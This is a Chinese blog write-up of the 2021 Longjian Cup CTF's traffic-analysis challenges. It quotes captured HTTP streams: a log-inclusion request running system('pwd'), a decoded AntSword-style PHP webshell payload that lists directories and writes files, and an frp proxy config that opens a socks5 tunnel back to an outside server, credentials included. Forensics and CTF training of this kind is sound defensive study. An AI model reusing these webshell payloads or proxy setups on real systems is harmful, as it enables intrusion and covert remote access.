2021陇剑杯部分WP

原创

[YYK[17|6]](#) 于 2021-09-15 16:36:10 发布 3213 收藏 8
分类专栏： CTF's WP 运维 文章标签： 流量分析 网络安全 CTF

本文链接：https://blog.csdn.net/qq_40568770/article/details/120311122
版权

CTF's WP 同时被 2 个专栏收录

2 篇文章 0 订阅
订阅专栏

运维

6 篇文章 0 订阅
订阅专栏

写在前面的话，结局排名离谱，最后两分钟直接掉了70多名，排出100以外...很久没有打比赛了，但是也没想到国内的CTF环境已经差到这种地步了，另外就是题目都挺好，个别的题目暂时这里不给出解题过程，见谅

签到

操作内容：
看请求包，http请求返回403

Jwt


操作内容：

1. 看cookie，jwt格式
2. 找个在线解jwt的网站，将cookie解码，注意不要解登录失败那个，解登陆成功的
3. 看流量包。alert（“root”）
4. wireshark打开，包序号103 109这两个包，将文件都试下
5. 包序号109，用echo写了个makefile,能看到so的名字
6. 包序号 129，/etc/pam.d/common-auth

Webshell

操作内容：


3.1追踪tcp流，第5流得到密码



```
POST /index.php?m=Home&c=Members&a=login HTTP/1.1
Host: 192.168.2.197:8081
Connection: keep-alive
Content-Length: 47
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/92.0.4515.107 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.2.197:8081
Referer: http://192.168.2.197:8081/index.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=c7rg88itbq4egddujcpt67mqh6; think_language=zh-CN; think_template=default

username=test&password=Admin123!%40%23&expire=0HTTP/1.1 200 OK
Date: Sat, 07 Aug 2021 09:33:29 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.29
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 112
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=utf-8

{"status":1,"msg":"\u767b\u5f55\u6210\u529f\uff01","data":"\/index.php?
m=&c=personal&a=index&uid=1","dialog":""}GET /index.php HTTP/1.1
Host: 192.168.2.197:8081
Connection: keep-alive
Cache-Control: max-age=0
```

3.2黑客修改了一个日志文件，文件的绝对路径为_______________。（请确认绝对路径后再提交）


追踪第31流的tcp流，然后看http报文，得到当前绝对路径，然后拼上这个log的名字



```
Cookie: PHPSESSID=c7rg88itbq4egddujcpt67mqh6; think_language=zh-CN; think_template=default;
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 69

variable=1&tpl=data/Runtime/Logs/Home/21_08_07.log&aaa=system('pwd');HTTP/1.1 200 OK
Date: Sat, 07 Aug 2021 09:39:07 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.29
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 22783
Connection: close
Content-Type: text/html; charset=utf-8

[ 2021-08-07T17:37:59+08:00 ] 172.17.0.1 /index.php?m=home&a=assign_resume_tpl
ERR: ..............:./Application/Home/View/default//var/www/html
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml"><head>
<style type="text/css">
body {background-color: #ffffff; color: #000000;}
body, td, th, h1, h2 {font-family: sans-serif;}
pre {margin: 0px; font-family: monospace;}
a:link {color: #000099; text-decoration: none; background-color: #ffffff;}
a:hover {text-decoration: underline;}
table {border-collapse: collapse;}
.center {text-align: center;}
.center table { margin-left: auto; margin-right: auto; text-align: left;}
.center th { text-align: center !important; }
```

3.3黑客获取webshell之后，权限是_______


查看whoami的返回结果，（不过一般猜也能猜到是www-data）


Wireshark · 追踪 HTTP 流 (tcp.stream eq 31) · hack.pcap
分组 326。1 客户端 分组，1 服务器 分组，1 turn(s). 点击选择。
整个对话 (107 kB)
显示和保存数据为 ASCII
查找:
查找下一个(N)
滤掉此流
打印
Save as…
返回
Close
Help
CSDN @YYK[17|6]

```
Cookie: PHPSESSID=c7rg88itbq4egddujcpt67mqh6; think_language=zh-CN; think_template=default;
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 69

variable=1&tpl=data/Runtime/Logs/Home/21_08_07.log&aaa=system('pwd');HTTP/1.1 200 OK
Date: Sat, 07 Aug 2021 09:39:07 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.29
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 22783
Connection: close
Content-Type: text/html; charset=utf-8

[ 2021-08-07T17:37:59+08:00 ] 172.17.0.1 /index.php?m=home&a=assign_resume_tpl
ERR: ...............:./Application/Home/View/default//var/www/html
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml"><head>
<style type="text/css">
body {background-color: #ffffff; color: #000000;}
body, td, th, h1, h2 {font-family: sans-serif;}
pre {margin: 0px; font-family: monospace;}
a:link {color: #000099; text-decoration: none; background-color: #ffffff;}
a:hover {text-decoration: underline;}
table {border-collapse: collapse;}
.center {text-align: center;}
.center table { margin-left: auto; margin-right: auto; text-align: left;}
.center th { text-align: center !important; }
```

3.4黑客写入的webshell文件名是_____________。


后面访问的1.php即是webshell文件



Wireshark · 追踪 TCP 流 (tcp.stream eq 39) · hack.pcap
分组 346。1 客户端 分组，1 服务器 分组，1 turn(s). 点击选择。
整个对话 (1815 bytes)
显示和保存数据为 ASCII
查找:
查找下一个(N)
CSDN @YYK[17|6]

```
POST /1.php HTTP/1.1
Host: 192.168.2.197:8081
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_1) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/37.0.2062.124 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Content-Length: 1066
Connection: close

aaa=%40ini_set(%22display_errors%22%2C%20%220%22)%3B%40set_time_limit(0)%3Bfunction%20asenc(%24out)
%7Breturn%20%24out%3B%7D%3Bfunction%20asoutput()%7B%24output%3Dob_get_contents()%3Bob_end_clean()
%3Becho%20%22693%22.%22d434%22%3Becho%20%40asenc(%24output)%3Becho%20%22a3%22.
%227cb%22%3B%7Dob_start()
%3Btry%7B%24D%3Dbase64_decode(substr(%24_POST%5B%22j68071301598f%22%5D%2C2))
%3B%24F%3D%40opendir(%24D)%3Bif(%24F%3D%3DNULL)
%7Becho(%22ERROR%3A%2F%2F%20Path%20Not%20Found%20Or%20No%20Permission!
%22)%3B%7Delse%7B%24M%3DNULL%3B%24L%3DNULL%3Bwhile(%24N%3D%40readdir(%24F))%7B%24P%3D%24D.
%24N%3B%24T%3D%40date(%22Y-m-d%20H%3Ai%3As%22%2C%40filemtime(%24P))
%3B%40%24E%3Dsubstr(base_convert(%40fileperms(%24P)%2C10%2C8)%2C-4)%3B%24R%3D%22%09%22.%24T.
%22%09%22.%40filesize(%24P).%22%09%22.%24E.%22%0A%22%3Bif(%40is_dir(%24P))%24M.%3D%24N.%22%2F%22.
%24R%3Belse%20%24L.%3D%24N.%24R%3B%7Decho%20%24M.%24L%3B%40closedir(%24F)
%3B%7D%3B%7Dcatch(Exception%20%24e)%7Becho%20%22ERROR%3A%2F%2F%22.%24e-%3EgetMessage()
%3B%7D%3Basoutput()%3Bdie()%3B&j68071301598f=hML3Zhci93d3cvaHRtbC8%3DHTTP/1.1 200 OK
Date: Sat, 07 Aug 2021 09:42:17 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.29
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 206
Connection: close
Content-Type: text/html
```

3.5黑客上传的代理工具客户端名字是_____________。（如有字母请全部使用小写）

查看post内容，urldecode解码后，base64解码键为j680……的值的内容（根据代码内容，有一个substr，需要去除开头两个字符。）解码得到frpc.ini



Last build: A year ago - v9 supports multiple inputs and a Node API allowing you to program with CyberChef!
Options
About / Support
Recipe
Input
length: 1374
lines: 1



```
aaa=%40ini_set(%22display_errors%22%2C%20%220%22)%3B%40set_time_limit(0)%3Bfunction%20asenc(%24out)%7Breturn%20%24out
%3B%7D%3Bfunction%20asoutput()%7B%24output%3Dob_get_contents()%3Bob_end_clean()%3Becho%20%2228%22.%22f72%22%3Becho%20
%40asenc(%24output)%3Becho%20%22f486%22.%2211f4%22%3B%7Dob_start()%3Btry%7B%24f%3Dbase64_decode(substr(%24_POST%5B%22
j68071301598f%22%5D%2C2))%3B%24c%3D%24_POST%5B%22xa5d606e67883a%22%5D%3B%24c%3Dstr_replace(%22%5Cr%22%2C%22%22%2C%24c
)%3B%24c%3Dstr_replace(%22%5Cn%22%2C%22%22%2C%24c)%3B%24buf%3D%22%22%3Bfor(%24i%3D0%3B%24i%3Cstrlen(%24c)%3B%24i%2B%3
D2)%24buf.%3Durldecode(%22%25%22.substr(%24c%2C%24i%2C2))%3Becho(%40fwrite(fopen(%24f%2C%22a%22)%2C%24buf)%3F%221%22%
3A%220%22)%3B%3B%7Dcatch(Exception%20%24e)%7Becho%20%22ERROR%3A%2F%2F%22.%24e-
%3EgetMessage()%3B%7D%3Basoutput()%3Bdie()%3B&j68071301598f=FBL3Zhci93d3cvaHRtbC9mcnBjLmluaQ%3D%3D&xa5d606e67883a=5B6
36F6D6D6F6E5D0A7365727665725F61646472203D203139322E3136382E3233392E3132330A7365727665725F706F7274203D20373737380A746F
6B656E3D586133424A66326C35656E6D4E365A3741386D760A0A5B746573745F736F636B355D0A74797065203D207463700A72656D6F74655F706
F7274203D2038313131 0A706C7567696E203D20736F636B73350A706C7567696E5F75736572203D2030484446743136634C514A0A706C7567696E5F
706173737764203D204A544E32373647700A7573655F656E6372797074696F6E203D20747275650A7573655F636F6D7072657373696F6E203D207
47275650A
```

```
start: 562    time: 1ms
  end: 594  length: 1092
length: 32   lines: 1
```

```
aaa=@ini_set("display_errors", "0");@set_time_limit(0);function asenc($out){return $out;};function asoutput()
{$output=ob_get_contents();ob_end_clean();echo "28"."f72";echo @asenc($output);echo
"f486"."11f4";}ob_start();try{$f=base64_decode(substr($_POST["j68071301598f"],2));$c=$_POST["xa5d606e67883a"];$c=str_
replace("\r","",$c);$c=str_replace("\n","",$c);$buf="";for($i=0;$i<strlen($c);$i+=2)$buf.=urldecode("%".substr($c,$i,
2));echo(@fwrite(fopen($f,"a"),$buf)?"1":"0");;}catch(Exception $e){echo "ERROR://".$e-
>getMessage();};asoutput();die();&j68071301598f=FBL3Zhci93d3cvaHRtbC9mcnBjLmluaQ==&xa5d606e67883a=5B636F6D6D6F6E5D0A7
365727665725F61646472203D203139322E3136382E3233392E3132330A7365727665725F706F7274203D20373737380A746F6B656E3D58613342
4A66326C35656E6D4E365A3741386D760A0A5B746573745F736F636B355D0A74797065203D207463700A72656D6F74655F706F7274203D203831313
10A706C7567696E203D20736F636B73350A706C7567696E5F75736572203D2030484446743136634C514A0A706C7567696E5F706173737764203D
204A544E32373647700A7573655F656E6372797074696F6E203D20747275650A7573655F636F6D7072657373696F6E203D20747275650A
```



```
L3Zhci93d3cvaHRtbC9mcnBjLmluaQ==
```

```
/var/www/html/frpc.ini
```

3.6黑客代理工具的回连服务端IP是________________。


3.7黑客的socks5的连接账号、密码是_______。（中间使用#号隔开，例如admin#passwd）

十六进制解码键为xa5d……的值，得到所有信息，包括回连IP、回连端口、用户名、密码，代理插件等等

日志分析

